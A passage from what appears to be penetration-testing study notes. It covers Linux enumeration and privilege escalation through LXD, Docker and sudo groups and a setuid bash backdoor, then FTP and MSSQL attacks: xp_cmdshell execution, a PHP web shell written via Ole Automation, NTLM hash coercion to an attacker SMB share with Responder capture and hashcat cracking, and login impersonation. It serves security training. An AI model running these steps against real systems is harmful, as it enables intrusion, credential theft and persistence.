PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin

Login Shells

/etc/shells stores a list of valid login shells.

ubuntu@ubuntu:~$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/usr/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/usr/bin/dash

Users and Groups

/etc/passwd

All users on the system are stored in /etc/passwd. Despite its name, the file no longer store password information on all modern Linux systems.

Structure of /etc/passwd entry:

1234567
root:x:0:0:root:/root:/bin/bash
  1. Login name
  2. Passwword (x: password in shadow file, *:user cannot login)
  3. User ID (UID)
  4. Primary Group ID (GID)
  5. Comment Field/User full name
  6. User home directory path
  7. User default login shell

Interactive users can be found from /etc/passwd by grepping sh$ for valid login shells.

ubuntu@ubuntu:~$ grep "sh$" /etc/passwd

root:x:0:0:root:/root:/bin/bash
jsmith:x:1000:1000:mrb3n:/home/jsmith:/bin/bash
bjones:x:1001:1001::/home/bjones:/bin/zsh
ubuntu:x:1002:1002::/home/ubuntu:/bin/bash

Logged-on Users

Check currently on the system with commands such as w, who or finger.

ubuntu@ubuntu:~$ w

 12:27:21 up 1 day, 16:55,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jsmith   pts/0    10.10.14.16      Tue19   40:54m  0.02s  0.02s -bash

Group Information

The /etc/groups file shows a list of groups on the system as well as their members:

ubuntu@ubuntu:~$ cat /etc/groups

root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,htb-student
tty:x:5:syslog
disk:x:6:
[...]

Individual group membership can also be queried using getent:

ubuntu@ubuntu:~$ getent group sudo

sudo:x:27:bjones

We should also check for users with a home directory under /home. This can help us find SSH keys, interesting information in shell history, and much more.

ubuntu@ubuntu:~$ ls /home

bjones      jsmith      ubuntu

Network Information

Network Interfaces

Start by checking available interfaces using ip a:

ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:a8:01:02 brd ff:ff:ff:ff:ff:ff
    altname enx525400a80102
    inet 192.168.122.240/24 brd 192.168.122.255 scope global dynamic noprefixroute enp1s0
       valid_lft 3219sec preferred_lft 3219sec
    inet6 fe80::5054:ff:fea8:102/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

Or ifconfig

ubuntu@ubuntu:~$ ifconfig
enp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.122.240  netmask 255.255.255.0  broadcast 192.168.122.255
        inet6 fe80::5054:ff:fea8:102  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:a8:01:02  txqueuelen 1000  (Ethernet)
        RX packets 9861  bytes 39958679 (39.9 MB)
        RX errors 0  dropped 1111  overruns 0  frame 0
        TX packets 7670  bytes 820143 (820.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 183  bytes 17353 (17.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 183  bytes 17353 (17.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Note IP addresses in on different interfaces, as well as subnet mask.

Network Routes

ubuntu@ubuntu:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         _gateway        0.0.0.0         UG    100    0        0 enp1s0
192.168.122.0   0.0.0.0         255.255.255.0   U     100    0        0 enp1s0

ARP Information

Are there any other hosts the target has been connecting to?

ubuntu@ubuntu:~$ arp -a
_gateway (192.168.122.1) at 52:54:00:03:21:e5 [ether] on enp1s0

Name Resolution

Check /etc/hosts, are there interesting hosts specified?

ubuntu@ubuntu:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu
10.10.0.3 ra-cailumn.gundam.local gundam.local

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

Interesting nameservers under /etc/resolv.conf?

ubuntu@ubuntu:~$ cat /etc/resolv.conf
# This is /run/systemd/resolve/stub-resolv.conf managed by man:systemd-resolved(8).
# Do not edit.
#
# This file might be symlinked as /etc/resolv.conf. If you're looking at
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
search .

Ubuntu, Fedora, and other popular Linux distros may use Systemd-Resolved to manage name resolution. If you see the contents like show above inside /etc/resolv.conf, we can further enumerate name resolution configuration:

ubuntu@ubuntu:~$ resolvectl status
Global
         Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
  resolv.conf mode: stub

Link 2 (enp1s0)
    Current Scopes: DNS
         Protocols: +DefaultRoute -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 192.168.122.1
       DNS Servers: 192.168.122.1
     Default Route: yes

Packages and Utilities

List installed packages and note outdated packages.

apt list --installed | tr "/" " " | cut -d" " -f1,3 | sed 's/[0-9]://g' | tee -a installed_pkgs.list

Check for executables installed against GTFObins

for i in $(curl -s https://gtfobins.org/api.json | jq -r '.executables | keys[]'); do if grep -q "$i" installed_pkgs.list; then echo "Check for GTFO: $i";fi; done

Sudo version information, useful for looking up known privilege escalation vulnerabilities.

ubuntu@ubuntu:~$ sudo -V

Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31

Service Configuration

SSHD

Check /etc/ssh/sshd_config for the SSH daemon configuration:

  • Is root allowed to login?
  • Cleartext passwords allowed?
  • Any users disallowed from login via SSH?

Web Servers

Check for virtual hosts that weren’t discovered before.

Apache2 configs live under /etc/apache2:

/etc/apache2/
├── apache2.conf
├── ports.conf
├── sites-available/
├── sites-enabled/
├── conf-available/
├── conf-enabled/
├── mods-available/
└── mods-enabled/

Nginx configs live under /etc/nginx:

/etc/nginx/
├── nginx.conf
├── conf.d/
├── sites-available/
└── sites-enabled/

Hardware Information

CPU Information

Running lscpu can help us identify the CPU architecture. This can become more important as ARM-based CPUs become more prevalent.

ubuntu@ubuntu:~$ lscpu
Architecture:             x86_64
  CPU op-mode(s):         32-bit, 64-bit
  Address sizes:          48 bits physical, 48 bits virtual
  Byte Order:             Little Endian
CPU(s):                   2
  On-line CPU(s) list:    0,1
Vendor ID:                AuthenticAMD
  Model name:             AMD Ryzen 7 5800X3D 8-Core Processor
    CPU family:           25
    Model:                33
    Thread(s) per core:   1
    Core(s) per socket:   1
    Socket(s):            2
[...]

Disk Information

Run lsblk to see block devices available on the system and their mount points if they are mounted.

  • In Ubuntu systems, lsblk also shows the Snap packages installed as loop devices
ubuntu@ubuntu:~$ lsblk

NAME                      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                       7:0    0   55M  1 loop /snap/core18/1705
loop1                       7:1    0   69M  1 loop /snap/lxd/14804
loop2                       7:2    0   47M  1 loop /snap/snapd/16292
loop3                       7:3    0  103M  1 loop /snap/lxd/23339
loop4                       7:4    0   62M  1 loop /snap/core20/1587
loop5                       7:5    0 55.6M  1 loop /snap/core18/2538
sda                         8:0    0   20G  0 disk
├─sda1                      8:1    0    1M  0 part
├─sda2                      8:2    0    1G  0 part /boot
└─sda3                      8:3    0   19G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   18G  0 lvm  /
sr0                        11:0    1  908M  0 rom

If there are any network drives mounted at boot, we can check /etc/fstab to see if there are credentials listed.

ubuntu@ubuntu:~$ cat /etc/fstab

# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-BdLsBLE4CvzJUgtkugkof4S0dZG7gWR8HCNOlRdLWoXVOba2tYUMzHfFQAP9ajul / ext4 defaults 0 0
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/20b1770d-a233-4780-900e-7c99bc974346 /boot ext4 defaults 0 0

5.1.2 - Permission-based

Exploit misconfigured user and group permissions to escalation privileges

5.1.2.1 - Privileged Groups

Exploit highly-privileged group membership to obtain root access.

Certain groups give their members high privileges that can be abused to obtain root access on the host. Below are some examples:

LXC/LXD

LXD is similar to Docker and is Ubuntu’s container manager. Upon installation, all users are added to the LXD group.

devops@NIX02:~$ id

uid=1009(devops) gid=1009(devops) groups=1009(devops),110(lxd)

Membership in the LXD group can be used to escalate privileges by creating an LXD container, making it privileged, and then accessing the host file system at /mnt/root.

# Import local container image
lxc image import alpine.tar.gz alpine.tar.gz.root --alias alpine
# Start a privileged container
lxc init alpine r00t -c security.privileged=true
# Mount host filesystem
lxc config device add r00t mydev disk source=/ path=/mnt/root recursive=true
# Start the container
lxc start r00t
# Spawn an interactive shell inside the container
lxc exec r00t /bin/sh

This allows us to read all files inside the host file system as root. We may also leverage the setuid bash technique to gain root interactive shell on the host system.

Docker

Placing a user in the docker group is essentially equivalent to root level access to the file system without a password. Members of the docker group can spawn new docker containers, and mount local file systems.

docker run -v /root:/mnt -it ubuntu

This allows us to read all files inside the host file system as root. We may also leverage the setuid bash technique to gain root interactive shell on the host system.

Disk

Users within the disk group have full access to any devices contained within /dev, such as /dev/sda1.

  • Attackers can use debugfs to access the entire file system with root-level privs.

ADM

Members of the adm group can read all logs under /var/log. This does not automatically grant root acccess, but can be leveraged to gather sensitive information.

5.1.2.2 - setuid

Leverage executables with setuid permissions to escalate privileges

The Set User IP upon Execution (setuid) permission can allow a user to execute a program or script with the permission of another user, typically with elevated privileges.

We may use the following command to find setuid files owned by root. Note that setuid executables will be marked with s.

find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

If one of the executables listed above allows command to be executed, it can be leveraged for privilege escalation and execute commands as root.

  • We may use a resource like GTFOBins, or research vulnerabilities associated with the executable.

Bash with Setuid

When ran with -p, Bash retains the effective user ID of the owner of the binary. Creating a copy of Bash owned by root with setuid bit set can have two applications:

  1. For creating a backdoor that allows any user on the system to run commands as root.
  2. Escalating the ability to read/write file as root on the host system to the ability to execute commands as root.

Use the following commands to create a copy of Bash in the current directory with setuid owned by root, executable by everyone, and with setuid bit set.

cp $(which bash) .
chown root:root ./bash
chmod 4755 ./bash

Then, simply run ./bash -p:

$ ./bash -p
# whoami
root

5.1.2.3 - Sudo

Exploit misconfigured sudo privileges to escalation privileges

Sudo privileges can be granted to an account, permitting the account to run certain commands in the context of root or another account. When sudo is prepended to a command, the system will check if the user issuing the command has the appropriate rights as configured in /etc/sudoers file.

Sudo privileges can be enumerated using sudo -l:

  • Sometimes running this command requires us to provide the user’s password.
  • If an entry is marked with NOPASSWD, we can run the command without providing the user’s password.
john@NIX02:~$ sudo -l

Matching Defaults entries for john on NIX02:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on NIX02:
    (root) NOPASSWD: /usr/sbin/tcpdump

From here, the goal is to execute command from the program we are allowed to run. We can make use of resources such as GTFOBins to find options and other ways to execute command as root, or research vulnerabilities the specific version of the installed executable listed above.

Sudo Group

Similarly, if a user belongs in sudo or wheel group, we may be allowed to run any command as any user.

johnadm@NIX02:~$ sudo -l

User johnadm may run the following commands on NIX02:
    (ALL : ALL) ALL

In that cause, simply run sudo su to become root.

Mitigation

  1. Always specify the absolute path to any binaries listed in the sudoers file entry. Otherwise, an attacker may be able to leverage PATH abuse.
  2. Grant sudo rights sparingly and based on the principle of least privilege.
  3. Use solutions such as AppArmor

5.2 - Windows

Become Administrator (or SYSTEM)!

6 - Services

Attack Vectors in Common Network and Web Services

This section is dedicated to documenting footprinting methodologies and common attack vectors found in common network and web-based services. These services can be external ones with a lot of scrunity applied to them, while others could be meant for internal networks only and thus system administrators would be a bit more careless in their setup and configuration.

6.1 - FTP

File Transfer Protocol

Service Info

  • Name: File Transfer Protocol (FTP)
  • Purpose: Transferring, sharing files over the network
  • Listening port: TCP port 21
  • OS: Unix-Like (more commonly), Windows

FTP has two channels of communication:

  • Control Connection: used for client to send commands and server to respond with status codes
  • Data Connection: used for data transfer between the client and server

Active vs. Passive Connections

FTP has two types of connections, active and passive. The main difference is on who initiates the data connection when a file is being transferred.

  • Active: Client initiates control connect from source port N to the server port 21. Client starts listening on port N+1 and sends N+1 to the server. Server initiates data connection to client on port N+1 and the file transfer begins.
  • Passive: Client initiates control connect from source port N to the server port 21. When passive mode is switched on with the passive command, the server sends a port M. The client initiates data connections to port M on the FTP server.

The main reason for the passive mode FTP is that many clients, often desktops and workstations, have firewalls installed, which could block the server’s data connect to the client during active mode. Firewalls tend to be a lot less restrictive to outgoing connections. Therefore, in passive mode, client initiates the data connection.

Footprinting

Nmap service and default script scan:

sudo nmap -sV -p21 -sC -A <host>

The default NSE scripts ran on the FTP service are:

  • ftp-anon checks if FTP server allows for anonymous access. If so, it lists the contents of the FTP root for the anonymous user
  • ftpsyst executes the STAT command, which displays information about the FTP server status.

Manual Banner Grabbing

Use Netcat for plaintext TCP connection:

nc -nv <host> 21

Use openssl if TLS is enabled:

openssl s_client -connect <host>:21 -starttls ftp

Anonymous Login

FTP has an option to allow anonymous users to login to the server. To check if an FTP server has that option enabled, use the ftp-anon NSE script mentioned above, or try logging in via the the ftp client.

$ ftp 10.129.14.136

Connected to 10.129.14.136.
220 (vsFTPd 3.0.5)
Name (10.129.14.136:brian): anonymous

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls

200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002      8138592 Sep 14 16:54 Calender.pptx
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Clients
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Documents
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Employees
-rw-rw-r--    1 1002     1002           41 Sep 14 16:45 Important Notes.txt
226 Directory send OK.

FTP Client

The FTP client (ftp) can be used to browse the files and directories on the FTP server

ftp <host>

Below are a few FTP basic client commands. Note some of them may or may not be implemented on specific servers

  • ls <dir>: list directory
  • ls -a <dir>: list directory, including hidden files
  • ls -R <dir>: Recursive list directory
  • cd <dir>: change directory
  • get <file>: download remote file
  • put <file>: upload local file
  • help: list available commands
  • ! <cmd>: execute command locally
  • passive: Toggle active/passive mode
  • bye/quit: disconnect from server and exit the client

Netcat Manual Interaction

Alternatively, we can also manually interact with the service using Netcat. Use the USER <username> and PASS <password> to login.

$ nc localhost 21
220 (vsFTPd 3.0.5)
USER anonymous
331 Please specify the password.
PASS pass
230 Login successful.

After logging in, we can use commands like HELP, FEAT, and STAT to further enumerate the service:

HELP
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End
STAT
211-FTP server status:
     Connected to 127.0.0.1
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     At session startup, client count was 1
     vsFTPd 3.0.5 - secure, fast, stable
211 End of status

Download All Available Files

We can use the following wget command to download all files accessible to us on an FTP share:

wget -m ftp://<username>:<password>@<host>

The --no-passive-ftp option disables passive transfer mode:

wget --no-passive-ftp -m ftp://<username>:<password>@<host>

If the username or password contains special characters, use the --user and --password flags to specify the credential separately

wget -m --user=<username> --password=<password> ftp://<host>

References

Stack Overflow: Downloading all files from an FTP Server Hacktricks: Pentesting FTP

6.2 - MSSQL

MSSQL Database

Service Info

  • Name: MSSQL
  • Purpose: Database
  • Listening port: 1433 TCP
  • OS: Windows

MSSQL is Microsoft’s proprietary implementation of a SQL database. It is designed to tightly intergrate into a Windows and Active Directory centric environment. MSSQL is also a popular choice for building applications that run on .NET framework.

MSSQL Authenticaiton

MSSQL supports two authentication methods:

  1. Windows auth: Used by default, also referred to as intergrated security due to its security model being tightly intergrated with Windows and AD.
    • Specific users and group are trusted to log in to the SQL server.
  2. Mixed mode: Supports both Windows/AD accounts and SQL server.
    • Username and Password are maintained within the SQL server.

MSSQL Default Databases

MSSQL has several default databases it uses to store information about the database itself as well as information that can help us enumerate names, tables, columns, and etc.:

  • master - keeps the information for an instance of SQL Server.
  • msdb - used by SQL Server Agent.
  • model - a template database copied for each new database.
  • resource - a read-only database that keeps system objects visible in every database on the server in sys schema.
  • tempdb - keeps temporary objects for SQL queries.

Service Enumeration

With default (-sC) scripts, Nmap enumerates the host’s NeBIOS domain name and host name through MSSQL. The version and release of the MSSQL service are also enumerated.

╭─brian@rx-93-nu ~
╰─$ nmap -Pn -sV -sC -p1433 10.10.10.125

Host discovery disabled (-Pn). All addresses will be marked 'up', and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-26 02:09 BST
Nmap scan report for 10.10.10.125
Host is up (0.0099s latency).

PORT     STATE SERVICE  VERSION
1433/tcp open  ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: mssql-test
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: mssql-test.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-08-26T01:04:36
|_Not valid after:  2051-08-26T01:04:36
|_ssl-date: 2021-08-26T01:11:58+00:00; +2m05s from scanner time.

Host script results:
|_clock-skew: mean: 2m04s, deviation: 0s, median: 2m04s
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

Service Interaction

To connect to an MSSQL instance from a Windows host, we can use sqlcmd:

C:\> sqlcmd -S SRVMSSQL -U julio -P 'MyPassword!' -y 30 -Y 30

1>

On a Linux host, we can use mssqlclient.py from Impacket:

╭─brian@rx-93-nu ~
╰─$ mssqlclient.py -p 1433 julio@10.129.203.7

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-02\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (120 7208)
[!] Press help for extra shell commands
SQL>
  • When using Windows Authentication, make sure to specify the domain or hostname of the target, or else mssqlclient.py would assume you are using SQL authentication.

Database Enumeration

Enumeration of the database goes like the following:

Databases --> Tables --> Columns --> Table Content

Show and Select a Database

1> SELECT name FROM master.dbo.sysdatabases
2> GO

name
--------------------------------------------------
master
tempdb
model
msdb
htbusers
3> USE htbusers
4> GO

Changed database context to 'htbusers'.

Enumerate Tables

1> SELECT table_name FROM htbusers.INFORMATION_SCHEMA.TABLES
2> GO

table_name
--------------------------------
actions
permissions
permissions_roles
permissions_users
roles
roles_users
settings
users
(8 rows affected)

From where, we can choose to dump the entire table.

1> SELECT * FROM users
2> go

id          username             password         data_of_joining
----------- -------------------- ---------------- -----------------------
          1 admin                p@ssw0rd         2020-07-02 00:00:00.000
          2 administrator        adm1n_p@ss       2020-07-02 11:30:50.000
          3 john                 john123!         2020-07-02 11:47:16.000
          4 tom                  tom123!          2020-07-02 12:23:16.000

(4 rows affected)

If there are too many columns in a table, we can choose to enumerate the columns first, then SELECT only the columns we wish to read.

SELECT column_name FROM htbusers.INFORMATION_SCHEMA.COLUMNS

Command Execution

MSSQL has an extended stored procedure called xp_cmdshell that allows us to execute system commands using SQL.

  • xp_cmdshell is disabled by default. It can be enabled using Policy-Based Management or sp_configure.
  • The Windows process spawned by xp_cmdshell has the same security rights as the SQL Server service account.
  • xp_cmdshell operates synchronously, control is not returned until command returns.

The sysadmin fixed server role is required to enable xp_cmdshell. Use the query below to check if your user has that role.

SELECT IS_SRVROLEMEMBER('sysadmin');
  • 1 for yes, 0 for no.

If the appropriate privileges are , you can enable show advanced options and then xp_cmdshell:

-- To allow advanced options to be changed.
EXECUTE sp_configure 'show advanced options', 1
GO

-- To update the currently configured value for advanced options.
RECONFIGURE
GO

-- To enable the feature.
EXECUTE sp_configure 'xp_cmdshell', 1
GO

-- To update the currently configured value for this feature.
RECONFIGURE
GO

Then, we can execute commands using xp_cmdshell <cmd>

1> xp_cmdshell 'whoami'
2> GO

output
-----------------------------
no service\mssql$sqlexpress
NULL
(2 rows affected)

In mssqlclient.py, enabling xp_cmdshell is automated with a single enable_xp_cmdshell command:

╭─brian@rx-93-nu ~
╰─$ mssqlclient.py dbadmin@172.16.7.60
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (dbadmin  dbo@master)> enable_xp_cmdshell
INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (dbadmin  dbo@master)> xp_cmdshell whoami
output
---------------------------
nt service\mssql$sqlexpress
NULL

Reading/Writing Local Files

By default, MSSQL allows file read on any file in the OS to which the account has read access.

1> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents
2> GO

BulkColumn

-----------------------------------------------------------------------------
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to hostnames. Each
# entry should be kept on an individual line. The IP address should

(1 rows affected)

File write from MSSQL, on the other hand, requires Ole Automation Procedures to be enabled, which in turn requires admin privileges.

  • Like on MySQL servers, file write can be leveraged for command execution via the use of a web shell (an example PHP web shell is show below).
1> sp_configure 'show advanced options', 1
2> GO
3> RECONFIGURE
4> GO
5> sp_configure 'Ole Automation Procedures', 1
6> GO
7> RECONFIGURE
8> GO

Then, we can create a file like so:

1> DECLARE @OLE INT
2> DECLARE @FileID INT
3> EXECUTE sp_OACreate 'Scripting.FileSystemObject', @OLE OUT
4> EXECUTE sp_OAMethod @OLE, 'OpenTextFile', @FileID OUT, 'c:\inetpub\wwwroot\webshell.php', 8, 1
5> EXECUTE sp_OAMethod @FileID, 'WriteLine', Null, '<?php echo shell_exec($_GET["c"]);?>'
6> EXECUTE sp_OADestroy @FileID
7> EXECUTE sp_OADestroy @OLE
8> GO

Capture MSSQL Service Hash

If we get query execution capabilities through SQL injection or we can login as a non-admin user, we can steal the MSSQL service account NetNTLMv2 hash using xp_subdirs or xp_dirtree undocumented stored procedures, which uses the SMB protocol to retrieve a list of child directories under a specified parent directory from the file system.

  • We can use one of these stored procedures and point them at an attacker-controlled SMB share that forces the MSSQL service to authenticate via NetNTLMv2, which can be done with either Responder or Impacket smbserver.py

We set up either Responder or smbserver.py, then use the stored procedure to coerce NTLM authentication.

1> EXEC master..xp_dirtree '\\10.10.110.17\share\'
2> GO

subdirectory    depth
--------------- -----------
1> EXEC master..xp_subdirs '\\10.10.110.17\share\'
2> GO

HResult 0x55F6, Level 16, State 1
xp_subdirs could not access '\\10.10.110.17\share\*.*': FindFirstFile() returned error 5, 'Access is denied.'

Then on Responder or smbserver.py, we should see the NetNTLMv2 hash of the MSSQL service account captured:

╭─brian@rx-93-nu ~
╰─$ sudo responder -I tun0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
<SNIP>

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.110.17
[SMB] NTLMv2-SSP Username : SRVMSSQL\demouser
[SMB] NTLMv2-SSP Hash     : demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101000000000000009BFFB9DE3DD801D5448EF4D0BA034D0000000002000800510053004700320001001E00570049004E002D003500440050005A0033005200530032004F005800320004003400570049004E002D003500440050005A0033005200530032004F00580013456F0051005300470013456F004C004F00430041004C000300140051005300470013456F004C004F00430041004C000500140051005300470013456F004C004F00430041004C0007000800009BFFB9DE3DD80106000400020000000800300030000000000000000100000000200000ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A0010000000000000000000000000000000000009001C0063006900660073002F00740065007300740069006E006700730061000000000000000000
╭─brian@rx-93-nu ~
╰─$ sudo smbserver.py share ./ -smb2support

Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.203.7,49728)
[*] AUTHENTICATE_MESSAGE (WINSRV02\mssqlsvc,WINSRV02)
[*] User WINSRV02\mssqlsvc authenticated successfully
[*] demouser::WIN7BOX:5e3ab1c4380b94a1:A18830632D52768440B7E2425C4A7107:0101000000000000009BFFB9DE3DD801D5448EF4D0BA034D0000000002000800510053004700320001001E00570049004E002D003500440050005A0033005200530032004F005800320004003400570049004E002D003500440050005A0033005200530032004F00580013456F0051005300470013456F004C004F00430041004C000300140051005300470013456F004C004F00430041004C000500140051005300470013456F004C004F00430041004C0007000800009BFFB9DE3DD80106000400020000000800300030000000000000000100000000200000ADCA14A9054707D3939B6A5F98CE1F6E5981AC62CEC5BEAD4F6200A35E8AD9170A0010000000000000000000000000000000000009001C0063006900660073002F00740065007300740069006E006700730061000000000000000000
[*] Closing down connection (10.129.203.7,49728)
[*] Remaining connections []

This NetNTLMv2 hash can then be cracked using Hashcat Mode 5600

hashcat -m 5600 -O demouser.ntlmv2 /usr/share/dict/rockyou.txt

Impersonate Existing Users

MSSQL has a special privilege called IMPERSONATE, which allows the executing user to take on the permissions of another user. This could allow an attacker with access to an account granted such privilege to achieve privilege escalation or lateral movement.

Usually, sysadmins are allowed to impersonate any other user, while non-admin users needs to have this privilege assigned to them.

To carry out this attack, we first identify users we can impersonate:

1> SELECT distinct b.name
2> FROM sys.server_permissions a
3> INNER JOIN sys.server_principals b
4> ON a.grantor_principal_id = b.principal_id
5> WHERE a.permission_name = 'IMPERSONATE'
6> GO

name
-----------------------------------------------
sa
ben
valentin

(3 rows affected)

Now, for example, we impersonate user sa. At the same time, we check if sa is part of the sysadmin role.

1> EXECUTE AS LOGIN = 'sa'
2> SELECT SYSTEM_USER
3> SELECT IS_SRVROLEMEMBER('sysadmin')
4> GO

-----------
sa

(1 rows affected)

-----------
          1

(1 rows affected)
  • The impersonation was successful and 1 indicates sa has the sysadmin role.

MSSQL Linked Servers

MSSQL has a configuration option called linked servers, which allowed the DB engine to execute a Transact-SQL statement that includes tables in another instance of SQL Server. If configured, this allows attackers who control the MSSQL instance to move laterally onto other database servers.

We can configured identiy linked server like so:

1> SELECT srvname, isremote FROM sysservers
2> GO

srvname                             isremote
----------------------------------- --------
DESKTOP-MFERMN4\SQLEXPRESS          1
10.0.0.12\SQLEXPRESS                0

(2 rows affected)
- `0` indicates linked server (what we want).
- `1` indicates remote server.

Now, we can execute queries on the linked server like so:

